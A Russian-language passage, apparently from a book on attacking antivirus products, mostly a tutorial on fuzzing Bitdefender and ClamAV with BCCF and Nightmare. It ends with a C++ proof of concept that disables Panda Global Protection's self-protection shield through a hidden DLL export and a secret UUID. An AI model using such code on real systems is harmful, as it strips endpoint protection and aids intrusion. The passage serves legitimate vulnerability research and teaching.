Radamsa изменяет исходную строку Testing 123, создавая разные варианты. Теперь настроим BCCF для целевой программы, снова взяв Bitdefender. В bcf.cfg добавим:

```
#--------------------------------------------------------------------------
```

```
# Настройка BitDefender
#--------------------------------------------------------------------------
[BitDefender]
# Команда запуска
command=/usr/bin/bdscan --no-list
# Основное имя канала
basetube=bitdefender
# Канал получения образцов фаззером
tube=%(basetube)s-samples
# Канал записи сбоев
crash-tube=%(basetube)s-crash
# Расширение проверяемых файлов
extension=.fil
# Ограничение времени фаззера
timeout=90
# Окружение
environment=common-environment
# Файл загрузки и сохранения состояния BCF
#state-file=state.dat
current-state-file=current-state-bd
generation-bottom-level=-25
skip-bytes=7
save-generations=1

[common-environment]
MALLOC_CHECK_=2
```

Важнейшие параметры задают команду запуска, ограничение времени инструментирования и переменные окружения цели. Значение `MALLOC_CHECK_`, равное 2, позволяет перехватывать ошибки, известные GNU `LIBC`.

После установки всех зависимостей и настройки можно запустить `BCCF`. Справка `bcf.py` выводится без аргументов:

```
nightmare/fuzzers$ ./bcf.py
Usage: ./bcf.py (32|64) <config file> <section> <input_file> <output
directory> [<max iterations>]

The first argument to ./bcf.py is the architecture, 32bit or 64bit.
```

Увеличим покрытие Bitdefender для одного образца следующей командой:

```
$ ./bcf.py 32 bcf.cfg BitDefender ../samples/av/sample.lnk out 100
[Wed Apr 22 13:41:04 2015 7590:140284692117312] Selected a maximum size
of 6 change(s) to apply
[Wed Apr 22 13:41:04 2015 7590:140284692117312] Input file is
../samples/av/041414-18376-01.dmp.lnk
[Wed Apr 22 13:41:04 2015 7590:140284692117312] Recording a total of 10
value(s) of coverage...
[Wed Apr 22 13:41:15 2015 7590:140284692117312] Statistics: Min 24581,
Max 24594, Avg 24586.400000, Bugs 0
[Wed Apr 22 13:41:15 2015 7590:140284692117312] Maximizing file in
100 iteration(s)
[Wed Apr 22 13:41:29 2015 7590:140284692117312] GOOD! Found an
interesting change at 0x0! Covered basic blocks 24604, original maximum 24594
[Wed Apr 22 13:41:29 2015 7590:140284692117312] Writing discovered
generation file 4d120a4e3bc360815a7113bccc642fedfd537479
(out/generation_4d120a4e3bc360815a7113bccc642fedfd537479.lnk)
[Wed Apr 22 13:41:29 2015 7590:140284692117312] New statistics:
Min 24594, Max 24604, Avg 24599.000000
[Wed Apr 22 13:41:33 2015 7590:140284692117312] GOOD! Found an
interesting change at 0x0!
Covered basic blocks 24605, original maximum 24604
[Wed Apr 22 13:41:33 2015 7590:140284692117312] Writing discovered
generation file e349166e31de0793af62e6ac11ecda20e8a759bd
(out/generation_e349166e31de0793af62e6ac11ecda20e8a759bd.lnk)
(...)
```

`BCCF` пытается увеличить покрытие файла `sample.lnk` не более чем за 100 итераций и сохраняет результаты в `out`. Через некоторое время появляется сообщение:

```
[Wed Apr 22 13:47:04 2015 7590:140284692117312] New statistics:
Min 24654, Max 24702, Avg 24678.000000
[Wed Apr 22 13:47:13 2015 7590:140284692117312] Iteration 100, current
generation value -2, total generation(s) preserved 8
[Wed Apr 22 13:47:18 2015 7590:140284692117312] File successfully
maximized from min 24581, max 24594 to min 24654, max 24702
[Wed Apr 22 13:47:18 2015 7590:140284692117312] File
out/51de04329d92a435c6fd3eef5930982467c9a25f.max written to disk
```

Исходный файл покрывал не более 24 594 базовых блоков, а увеличенная версия - 24 702, то есть на 108 больше. Новый файл можно использовать как шаблон дальнейшего фаззинга.

Если убрать последний аргумент, BCCF будет увеличивать покрытие не заданное число итераций, а до ручной остановки:

```
$ ./bcf.py 32 bcf.cfg BitDefender ../samples/av/041414-18376-01.dmp.lnk out
[Wed Apr 22 11:45:42 2015 28514:139923369727808] Selected a maximum size
of 7 change(s) to apply
[Wed Apr 22 11:45:42 2015 28514:139923369727808] Input file is
../samples/av/041414-18376-01.dmp.lnk
[Wed Apr 22 11:45:42 2015 28514:139923369727808] Recording a total of
10 value(s) of coverage...
[Wed Apr 22 11:45:51 2015 28514:139923369727808] Statistics: Min 24582,
Max 24588, Avg 24584.750000, Bugs 0
[Wed Apr 22 11:45:51 2015 28514:139923369727808] Fuzzing...
[Wed Apr 22 11:48:00 2015 28514:139923369727808] GOOD! Found an
interesting change at 0x0!
Covered basic blocks 24589, original maximum 24588
[Wed Apr 22 11:48:00 2015 28514:139923369727808] Writing discovered
generation file 064b4e7b6ec94a8870f6150d8a308111bb3b313e
(out/generation_064b4e7b6ec94a8870f6150d8a308111bb3b313e.lnk)
[Wed Apr 22 11:48:00 2015 28514:139923369727808] New statistics:
Min 24588, Max 24589, Avg 24588.500000
[Wed Apr 22 11:48:03 2015 28514:139923369727808] GOOD! Found an
interesting change at 0xa5e! Covered basic blocks 24596,
original maximum 24589
[Wed Apr 22 11:48:03 2015 28514:139923369727808] Writing discovered
generation file d5f30e9a01109eb87363b2e6cf1807c000d5b598
(out/generation_d5f30e9a01109eb87363b2e6cf1807c000d5b598.lnk)
[Wed Apr 22 11:48:03 2015 28514:139923369727808] New statistics:
Min 24589, Max 24596, Avg 24592.500000
(...)
[Wed Apr 22 13:39:42 2015 28514:139923369727808] Iteration 1915, current
generation value -10, total generation(s) preserved 7
[Wed Apr 22 13:39:45 2015 28514:139923369727808] GOOD! Found an
interesting change at 0x2712c! Covered basic blocks 30077,
original maximum 30074
[Wed Apr 22 13:39:45 2015 28514:139923369727808] Writing discovered
generation file 0d409746bd76a546d2e8ef4535674c60daa90021
(out/generation_0d409746bd76a546d2e8ef4535674c60daa90021.lnk)
[Wed Apr 22 13:39:45 2015 28514:139923369727808] New statistics:
```

Продолжение вывода:

```
Min 30074, Max 30077, Avg 30075.500000
[Wed Apr 22 13:40:28 2015 28514:139923369727808] Dropping current
generation and statistics as we have too many bad results
[Wed Apr 22 13:40:28 2015 28514:139923369727808] Statistics: Min 30071,
Max 30074, Avg 30072.500000, Bugs 0
[Wed Apr 22 13:40:28 2015 28514:139923369727808] Iteration 1927,
current generation value -7, total generation(s) preserved 7
(...)
```

В этом примере BCCF создал несколько файлов с увеличенным покрытием. На момент проверки последняя итерация подняла максимум с 24 588 до 30 074 базовых блоков - на 5486 блоков.

Комплект фаззинга Nightmare

Nightmare - это распределенный комплект фаззинга с централизованным управлением. Он ориентирован на серверы Linux, но столь же хорошо работает в Windows и macOS. С его помощью будут динамически проверены разные антивирусы. Адрес проекта уже приводился выше: <https://github.com/joxeankoret/nightmare/>.

Клонировать последнюю версию можно командой:

```
$ git clone https://github.com/joxeankoret/nightmare.git
```

После загрузки откройте `doc/install.txt` и выполните все указанные действия. Копия инструкции также доступна в Интернете.

Основные зависимости Nightmare:

• **Python** - по умолчанию установлен в Linux и macOS, но не в Windows.
• **Сервер MySQL** - хранит сведения об аварийных завершениях.
• **Привязки Capstone для Python** - интерфейс к встраиваемой библиотеке дизассемблирования; загрузка доступна на сайте <https://www.capstone-engine.org/download.html>.
• **Beanstalkd** - в Linux устанавливается командой `apt-get install beanstalkd`.
• **Radamsa** - один из нескольких мутаторов Nightmare; исходный адрес проекта: <https://code.google.com/p/ouspg/wiki/Radamsa>.

Для некоторых мутаторов, например понимающих форматы `Mach-O` и контейнеры `OLE2`, а также для двоичного инструментирования дополнительно нужны:

• **DynamoRIO** - открытый набор двоичного инструментирования, доступный на <https://www.dynamorio.org/>.
• **Zzuf** - универсальный фаззер, устанавливаемый в Linux командой `apt-get install zzuf`.
• **macholib для Python** - анализатор файлов `Mach-O`, полностью написанный на Python и доступный на <https://pypi.python.org/pypi/macholib/>.

После установки зависимостей и создания схемы базы MySQL завершим настройку Nightmare:

```
$ cd nightmare/runtime
$ python nightmare_frontend.py
```

Команда запускает веб-сервер, по умолчанию принимающий соединения на `localhost:8080`. Откройте в браузере <http://localhost:8080>, перейдите к настройкам и задайте пути к образцам, шаблонам и установленному комплекту, адрес сервера очереди Beanstalkd и его порт, по умолчанию 11300, как на рисунке 13.1.

Рисунок 13.1. Итоговая настройка комплекта фаззинга Nightmare

После заполнения полей остается настроить проверяемые цели.

Настройка Nightmare

Первой целью станет ClamAV для Linux. Установим его командой:

```
$ sudo apt-get install clamav
```

Чтобы добавить в Nightmare новую цель, перейдите к проектам. Откроется страница, похожая на рисунок 13.2.

Nightmare Fuzzing Project

Navigation

Index
Configuration
Projects
Triggers
Mutation Engines
Project Engines
Project Triggers
Samples
Results
Bugs
Statistics
Logout

Projects

Action	Name	Description	Subfolder	Tube prefix	Max. samples	Max. iterations	Enabled	Archived	Start date
	Python 3.5	Python 3.5 from Mercurial repository.	py	python35	0	1000000	Yes	No	2015-04-06
	IDA Pro 6.7	IDA Pro version 6.7	r2	ida	4	10000	No	Yes	2014-12-30
	[redacted]3	Another try with [redacted] updated as of Nov-13.	av	[redacted]	16	100000	No	Yes	2014-11-13
	r2 Nov-2014	Fuzzing radare after so many fixes.	av	radare	1	100	No	Yes	2014-11-11
	ESET Nod32	ESET Nod32 for Linux.	av	eset	10	100000	No	Yes	2014-11-02
	r2 Oct-2014	Another try of Radare2 on October 2014.	av	radare	32	1000000	No	Yes	2014-10-09
	[redacted]	Another try with the [redacted] server. Let's see...	av	[redacted]	4	1000000	No	Yes	2014-08-22
	[redacted] BCCF	Testing of [redacted] with BCCF	av	[redacted]	16	1000000	No	Yes	2014-08-13
	[redacted]3	3rd try fuzzing [redacted]	av	[redacted]	16	1000000	No	Yes	2014-08-05
	Python 2.7.3	Python 2.7.3, x86_64	py	python	16	1000000	No	Yes	2014-07-25

39 project(s) hidden... Show all projects.

Рисунок 13.2. Создание проекта фаззинга в Nightmare

Заполните поля: имя проекта, необязательное описание и вложенную папку внутри `$NIGHTMARE_DIR/samples/` со всеми файлами-шаблонами. Укажите префикс канала Beanstalkd, куда помещаются задания для рабочих процессов, максимальное число постоянно находящихся в очереди образцов для многопроцессной или многоузловой обработки и предельное число итераций без сбоя, после которого проект следует остановить. Затем добавьте проект.

Теперь назначьте ему механизмы мутаций. В интерфейсе перейдите к механизмам проекта и выберите нужные. Для антивирусов рекомендуются:

• **Radamsa multiple** - создает архив `ZIP` с десятью измененными файлами.
• **Simple replacer multiple** - также создает `ZIP` с несколькими файлами, но вместо Radamsa заменяет один случайный знак случайно выбранным фрагментом исходного буфера.
• **Charlie Miller multiple** - действует сходным образом, используя алгоритм, который Чарли Миллер продемонстрировал на CanSecWest в 2008 году.

Обычно выгоднее объединять несколько файлов, чем создавать один и для каждой мутации запускать полный экземпляр антивирусного механизма.

Поиск образцов

Следующий шаг - найти подходящие образцы. Если собственных файлов нет, выберите соответствующий пункт интерфейса: Nightmare автоматически загружает через Google файлы заданного формата. Для проверки ClamAV попробуем получить несколько документов `PDF`, заполнив форму, показанную на рисунке 13.3.




Рисунок 13.3. Поиск образцов средствами комплекта Nightmare

Процесс займет некоторое время. В итоге свежие файлы PDF появятся в подкаталоге `samples/av`.

Настройка и запуск фаззера

Перейдите в `nightmare/fuzzers`, откройте `generic.cfg` и добавьте следующие строки:

```
#-------------------------------------------------------------------------
# Настройка ClamAV
#-------------------------------------------------------------------------
[ClamAV]
# Команда запуска
command=/usr/bin/clamscan --quiet
# Основное имя канала
basetube=clamav
# Канал получения образцов фаззером
tube=%(basetube)s-samples
# Канал записи сбоев
crash-tube=%(basetube)s-crash
# Расширение проверяемых файлов
extension=.fil
# Ограничение времени фаззера
timeout=90
# Окружение
environment=clamav-environment

[clamav-environment]
MALLOC_CHECK_=3
```

Как и для BCCF, здесь задаются команда запуска, переменные окружения и ограничение времени. Дополнительно указываются основной префикс канала заданий и канал, куда записываются сведения о сбоях. После настройки откройте терминал и выполните:

```
$ cd nightmare/fuzzers
joxean@box:~/nightmare/fuzzers$ ./generic_fuzzer.py generic.cfg ClamAV
```

Появится примерно такой вывод:

```
[Wed Apr 22 19:07:35 2015 19453:140279998961472] Launching fuzzer,
listening in tube clamav-samples
```

Фаззер начинает бессрочно ждать задания. Для настоящего запуска проекта нужна еще одна команда. В другом терминале создайте образцы:

```
$ cd nightmare/runtime
$ python nfp_engine.py
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Reading configuration
from database...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
SAMPLES_PATH is /home/joxean/nightmare/results
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
```

```
TEMPLATES_PATH is /home/joxean/nightmare/samples
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
NIGHTMARE_PATH is /home/joxean/nightmare
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
QUEUE_HOST is localhost
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Configuration value
QUEUE_PORT is 11300
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Starting generator...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmpfZ8uLu
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Putting it in queue and
updating statistics...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmpM4wbSE
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Putting it in queue and
updating statistics...
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:35 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmp44Nk6G
[Wed Apr 22 19:11:36 2015 20075:139868713940800] Putting it in queue and
updating statistics...
[Wed Apr 22 19:11:36 2015 20075:139868713940800] Creating sample for
ClamAV from folder av for tube clamav mutator Radamsa multiple
[Wed Apr 22 19:11:36 2015 20075:139868713940800] Generating mutated file
/home/joxean/nightmare/results/tmptRy_Je
[Wed Apr 22 19:11:37 2015 20075:139868713940800] Putting it in queue and
updating statistics...
(...)
```

Сценарий `nfp_engine.py` создает образцы и помещает их в очередь. В терминале, где фаззер ждал задания, теперь появится примерно следующее:

```
$ python generic_fuzzer.py generic.cfg ClamAV
[Wed Apr 22 19:14:47 2015 20324:140432407086912] Launching fuzzer,
listening in tube clamav-samples
[Wed Apr 22 19:14:47 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpbdMx7p.fil
[Wed Apr 22 19:14:52 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpwxEVO2.fil
(...)
[Wed Apr 22 19:15:37 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmptBJ0cr.fil
LibClamAV Warning: Bytecode runtime error at line 56, col 9
LibClamAV Warning: [Bytecode JIT]: recovered from error
LibClamAV Warning: [Bytecode JIT]: JITed code intercepted runtime error!
LibClamAV Warning: Bytecode 40 failed to run: Error during bytecode
execution
(...)
[Wed Apr 22 19:16:55 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpRAoDQ2.fil
LibClamAV Warning: cli_scanicon: found 6 invalid icon entries of 6 total
[Wed Apr 22 19:17:57 2015 20324:140432407086912] Launching debugger with
command /usr/bin/clamscan --quiet /tmp/tmpOOIWnE.fil
LibClamAV Warning: PE file contains 16389 sections
(...)
```

Фаззер наконец работает. Он запускает целевой `clamscan` под отладочным интерфейсом и записывает каждый сбой проекта. Статистику и результаты можно увидеть во внешнем веб-приложении. Вернитесь к нему и откройте страницу статистики, похожую на рисунок 13.4.




Рисунок 13.4. Статистика проекта ClamAV в Nightmare

Если шаблоны выбраны удачно, рано или поздно целевой процесс аварийно завершится. После появления хотя бы одного сбоя откройте результаты. Появится окно, похожее на рисунок 13.5.

Fuzzing Results

Project ESET Nod32 - 35 crashes [Download project results]					
Action	Program Counter	Signal	Exploitable	Disassembly	Date
	0xF77CD430	SIGABRT	Unknown	f77cd430 POP EBP	2014-11-04 12:28:05
	0xF7706430	SIGABRT	Unknown	f7706430 POP EBP	2014-11-04 10:33:54
	0xF77A2430	SIGABRT	Unknown	f77a2430 POP EBP	2014-11-04 10:23:40
	0xF7768430	SIGABRT	Unknown	f7768430 POP EBP	2014-11-04 10:10:57
	0xF7752430	SIGABRT	Unknown	f7752430 POP EBP	2014-11-04 08:35:16
	0xF778D430	SIGABRT	Unknown	f778d430 POP EBP	2014-11-04 08:32:43
	0xF778B430	SIGABRT	Unknown	f778b430 POP EBP	2014-11-04 08:13:10
	0xF6EB9624	SIGSEGV	Exploitable	f6eb9624 CALL [EDX+0x8]	2014-11-04 06:31:03
	0xF7700430	SIGABRT	Unknown	f7700430 POP EBP	2014-11-04 06:18:30
	0xF77CC430	SIGABRT	Unknown	f77cc430 POP EBP	2014-11-04 06:11:58
25 crash(es) hidden... Show all crashes.					

Рисунок 13.5. Просмотр результатов фаззинга

Можно загрузить вызвавшие сбой образцы и различия со всеми внесенными в исходный файл изменениями. Эти сведения помогают создать входные данные, воспроизводящие ошибку, а также исследовать значения регистров, стек вызовов и другие подробности.

Итоги

Динамический анализ объединяет методы извлечения сведений о поведении приложения во время исполнения. В этой главе были рассмотрены фаззинг и покрытие кода.

Фаззинг передает целевой программе неожиданные или искаженные входные данные, пытаясь вызвать ее аварийное завершение. Как простые, так и развитые фаззеры обычно включают следующие компоненты:

• **Мутаторы** изменяют шаблон, входной файл, спецификацию протокола или формата.
• **Средства инструментирования** позволяют наблюдать целевое приложение, записывать исполненные инструкции и базовые блоки, перехватывать исключения и ошибки.
• **Средства сортировки ошибок и управления сбоями** захватывают вызвавшие отказ образцы, классифицируют их и создают отчеты для дальнейшего исследования.
• **Средства покрытия кода** находят новые пути исполнения, которые могут содержать ошибки.

Эффективность фаззера во многом зависит от правильного выбора входных шаблонов. Следует учитывать, какие возможности целевой программы задействует каждый открытый файл. Образцы можно искать среди файлов определенных типов на собственном компьютере, находить запросами Google с фильтром типа файла либо брать из доступных испытательных наборов других антивирусов.

Покрытие кода инструментирует работающее целевое приложение и определяет число исполненных инструкций, базовых блоков или функций. Обычно оно входит в комплект фаззинга и предназначено для поиска еще не исследованных путей, способных раскрыть важные ошибки. В главе рассмотрены два способа увеличения покрытия:

• Символьное исполнение и решатели SMT переводят исполненный или найденный в двоичном файле код, извлекают и абстрагируют предикаты, строят формулы, а затем находят изменения входных данных, покрывающие дополнительные участки.
• Случайные или частично случайные мутации шаблонов запускаются под инструментированием, которое определяет, привели ли они к исполнению новых путей.

В целом фаззер работает следующим образом:

1. Получает файл-шаблон и целевую программу.
2. Изменяет шаблон и создает новый файл.
3. Передает его целевой программе, работающей под инструментированием.
4. Записывает аварийные завершения вместе с вызвавшими их файлами.
5. Входные данные, которые привели к исполнению новых блоков, могут стать шаблонами следующей итерации.
6. Все перечисленное составляет один цикл. Процесс повторяется неограниченно, пока не будет выполнено нужное число итераций или найдено достаточно ошибок.

В конце главы на практическом примере были показаны установка, настройка и применение Nightmare. Полученных знаний достаточно, чтобы уверенно приступить к фаззингу антивирусного программного обеспечения или любого другого приложения.

Следующая глава посвящена поиску и эксплуатации ошибок локально работающего антивируса, когда злоумышленник уже получил первоначальный доступ к цели, например через удаленную уязвимость.

Глава 14. Локальная эксплуатация

Методы локальной эксплуатации применяются к продукту или его компоненту, когда у злоумышленника уже есть доступ к целевому компьютеру.

Их можно использовать после успешной удаленной атаки для повышения привилегий либо самостоятельно при изначальном доступе к машине. Обычно они позволяют перейти от прав обычного непривилегированного пользователя к более высокому уровню, например `SYSTEM` или `root`, а в худшем случае - даже к уровню ядра. Чаще всего эксплуатируются следующие разновидности ошибок:

• **Повреждение памяти** в локальной службе с высокими привилегиями. Надежность эксплуатации обычно невелика и зависит от конкретной ошибки и защитных средств компилятора и операционной системы.
• **Неправильные разрешения** локальной службы из-за неверно назначенных привилегий или списков управления доступом (`ACL`) к объектам. Например, процесс `SYSTEM` с пустым списком обычно эксплуатируется легко и полностью надежно.
• **Логические уязвимости** - наиболее изящные, но и самые трудные для поиска. Обычно это архитектурный недостаток, позволяющий законными средствами захватить привилегированный ресурс, причем нередко тем же способом, которым пользуется сам антивирус. Сложность эксплуатации зависит от проекта, но результат полностью надежен. Исправить такую ошибку трудно: могут потребоваться значительные изменения продукта. Недостаток бывает глубоко переплетен с другими компонентами, поэтому исправление рискует породить новые ошибки.

Далее способы эксплуатации рассматриваются на примере настоящих, хотя и устаревших, уязвимостей антивирусов.

Эксплуатация потайных механизмов и скрытых возможностей

Некоторые продукты содержат особые потайные механизмы или скрытые функции, упрощающие отладку, включение и отключение возможностей, обычно для сотрудников поддержки. Во время разработки они полезны, но если по ошибке или намеренно остаются в выпущенном продукте, злоумышленники рано или поздно их обнаруживают.

Такие недостатки бывают намеренными, когда помогают технической поддержке, или непреднамеренными, когда возникают из-за плохой архитектуры. От специалиста по обратной разработке ничего не скрыть, а обфускация не остановит настойчивого исследователя: любой оставленный механизм со временем будет использован во вред.

Например, до версии 2013 включительно Panda Global Protection содержал впоследствии исправленную уязвимость. Автор считает этот продукт одним из худших среди проверенных: менее чем за день исследования локальной поверхности нашлись три уязвимости, после чего продолжать уже не имело смысла.

Первый недостаток был вызван плохим архитектурным решением. Чтобы вредоносный локальный процесс, так называемый «убийца антивируса», не мог завершить процессы Panda, продукт применял драйвер ядра, включавший их защиту, как показано на рисунке 14.1.




Рисунок 14.1. Щит Panda запрещает завершение процесса Panda через Диспетчер задач

Однако взаимодействовать с драйвером мог любой процесс, а один управляющий код ввода-вывода (`IOCTL`) отключал защиту.

Сначала разберем, как уязвимость была обнаружена. Среди библиотек Panda Global Protection внимание привлекла `pavshld.dll`. Почти все ее экспортируемые функции имели понятные имена, кроме `PAVSHLD_001` и `PAVSHLD_002`. Краткое изучение первой сразу показало, что она что-то скрывает.

Единственный параметр функции сравнивался с секретным универсальным уникальным идентификатором `ae217538-194a-4178-9a8f-2606b94d9f13`. При совпадении вызывался набор функций, некоторые из которых изменяли реестр. Автор написал небольшое приложение C++, чтобы проверить действие функции с волшебным идентификатором:

```
/**
 * Средство отключения щита самозащиты Panda Global Protection
 */
#include <iostream>
#include <windows.h>
#include <rpc.h>

using namespace std;

typedef BOOL (*disable_shield_t)(UUID*);

int main()
{
  HMODULE hlib = LoadLibrary("C:\\Program Files (x86)\\Common Files\\"
                             "Panda Security\\PavShld\\PavShld.dll");
  if ( hlib )
  {
    cout << "[+] Loaded pavshld.dll library" << endl;
```

```
    UUID secret_key;
    UuidFromString(
      (unsigned char *)"ae217538-194a-4178-9a8f-2606b94d9f13",
      &secret_key);

    disable_shield_t p_disable_shield;
    p_disable_shield = (disable_shield_t)GetProcAddress(hlib,
                                          "PAVSHLD_0001");
    if ( p_disable_shield != NULL )
    {
      cout << "[+] Resolved function PAVSHLD_0001" << endl;
      if ( p_disable_shield(&secret_key) )
        cout << "[+] Antivirus disabled!" << endl;
      else
        cout << "[-] Failed to disable antivirus: " << GetLastError()
             << endl;
    }
    else
      cout << "[-] Cannot resolve function PAVSHLD_0001 :(" << endl;
  }
  else
  {
    cout << "Cannot load pavshld.dll library, sorry" << endl;
  }
  return 0;
